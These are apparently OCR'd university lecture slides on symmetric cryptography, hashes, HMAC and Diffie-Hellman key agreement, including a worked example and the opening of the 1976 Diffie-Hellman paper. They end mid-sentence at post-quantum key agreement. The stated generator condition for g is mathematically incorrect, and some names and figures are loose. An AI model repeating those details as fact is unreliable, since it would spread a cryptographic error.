
DES, 3DES encryption




Usually you don't just encrypt 128 bits

Block Ciphers Modes of Operation

- A message is partitioned into a **series of blocks**
 - Padding is used if needed
- Each block is encrypted separately
 - Ciphertext blocks are put together in an encrypted message




Why not to use ECB



Question
What can be the problem?

Counter Mode

- CTR combines the input with a counter to make ciphertext unique
 - Choose *Nonce* before encryption
 - Encrypt *Nonce||ctr* , then XOR output with plaintext
 - CTR mode can be parallelized



Towards integrity: Hash Functions

Hash function: a function H that is


1. Efficient to compute
2. $|m| \gg |h|$

Naming convention


- m message
- h hash value or digest

Preimage resistance: given h it's hard to find m

Collision resistance: it's hard to find m_1, m_2 such that $H(m_1) = H(m_2)$





Hash functions & authenticity




Message Authentication (MACs)

- Authenticate messages using **Message Authentication Codes (MACs)**
- Requires a pre-shared key similar to symmetric encryption



Hash-Based Message Authentication (HMAC)

- A way to create **Message Authentication Codes (MACs)** using Hash functions
 - Requires a pre-shared key similar to symmetric encryption




Disadvantages of Symmetric Cryptography

- The **chicken-and-egg** problem
 - You need a shared key k to establish a secure channel
 - You need a secure channel to share the key??
- **Scalability** problems
 - A network of n users needs $n(n - 1)/2$ exchanged keys
 - $O(n^2)$ for n nodes
 - Collaborative networks (e.g. sensor networks) may use a single network-wide key
 - If one node gets compromised, whole network get compromised
- Cannot offer **non-repudiation** in e.g. HMAC
 - The key is shared among (at least) two parties, sender can deny that is the author

BREAK

The key-agreement problem



Alice has no special secret information about Bob and vice-versa

MUST assume


Attacker cannot alter/drop messages

Question: What happens if attacker can alter messages?

The key-agreement problem

Seems impossible: how to agree on something private over public channel?

Solution: Math!



1976: Diffie and Hellman have an idea...

The image shows the front cover of the paper 'New Directions in Cryptography'. The title is prominently displayed in large blue letters. Below the title, the authors' names, Whitfield Diffie and Martin E. Hellman, are listed. A large, stylized number '12.1' is visible at the bottom left. The cover has a light blue background with abstract geometric shapes.

New Directions in Cryptography

Whitfield Diffie (Member, IEEE),
Martin E. Hellman (Member, IEEE)

Abstract

Two kinds of contemporary developments in cryptography are examined. Widening applications of teleprocessing have given rise to a need for new types of cryptographic systems, which minimize the need for secure key distribution channels and supply the equivalent of a written signature. This paper suggests ways to solve these currently open problems. It also discusses how the theories of communication and computation are beginning to provide the tools to solve cryptographic problems of long standing.

12.1

Introduction

WE STAND TODAY on the brink of a revolution in cryptography. The development of cheap digital hardware has freed it from the design limitations of mechanical computing and brought the cost of high grade cryptographic devices down to

Manuscript received June 3, 1976. This work was partially supported by the National Science Foundation under NSF Grant ENG 10173. Portions of this work were presented at the IEEE Information Theory Workshop, Lenox, MA, June 23–25, 1975 and the IEEE International Symposium on Information Theory in Ronneby, Sweden, June 21–24, 1976.
W. Diffie is with the Department of Electrical Engineering, Stanford University, Stanford, CA, and the Stanford Artificial Intelligence Laboratory, Stanford, CA 94305.
M. E. Hellman is with the Department of Electrical Engineering, Stanford University, Stanford, CA 94305.
Originally published in IEEE Transactions on Information Theory, Vol. IT-22, No. 6, November 1976


Turing Award in 2015

Diffie Hellman key agreement

Fix a large primes $q, p = 2q + 1$ (thousands of bits long)

Fix $g \in \{2, \dots, p - 1\}$ such that $g^{q-1} = 1 \text{ mod } p$ but $g^{(q-1)/2} \neq 1 \text{ mod } p$

} Public information!



1. Choose random $a \in \{0, \dots, q - 1\}$
2. Compute $A = g^a \text{ mod } p$
3. Output $k = B^a \text{ mod } p$
1. Choose random $b \in \{0, \dots, q - 1\}$
2. Compute $B = g^b \text{ mod } p$
3. Output $k = A^b \text{ mod } p$

Diffie Hellman key agreement

What we need for security

If p, g, g^a are known then it should be hard to compute a

Why it works

$$B^a = (g^b)^a = g^{ab} = (g^a)^b = A^b$$

Example

$$p = 23, g = 5$$

Alices chooses $a = 4$, Bob chooses $b = 7$


Exchanged messages: $A = 4, B = 17$

$$17^4 = 4^7 = 8 \text{ mod } 23$$


Real parameters:
keylength.com

Diffie Hellman in practice

If you want security until 2030, recommendation of $\log_2 p$ up to 15000 bits



Used in practice: so-called Elliptic-curve groups (NIST curves, EC25519)



They deliver 128 bit security, but A, B only ≈ 260 bits long

Question: what other improvements could we get?

Caveat:

Any Diffie-Hellman ($\text{mod } p$, Elliptic curve) not secure against quantum computers

Post-Quantum Key Agreement

Cryptography used today must also be secure
in >20 years

Attacker can save network traffic and analyze later

No general, efficient quantum computer exists yet,
but might be in 20+ years

Recently (2022)

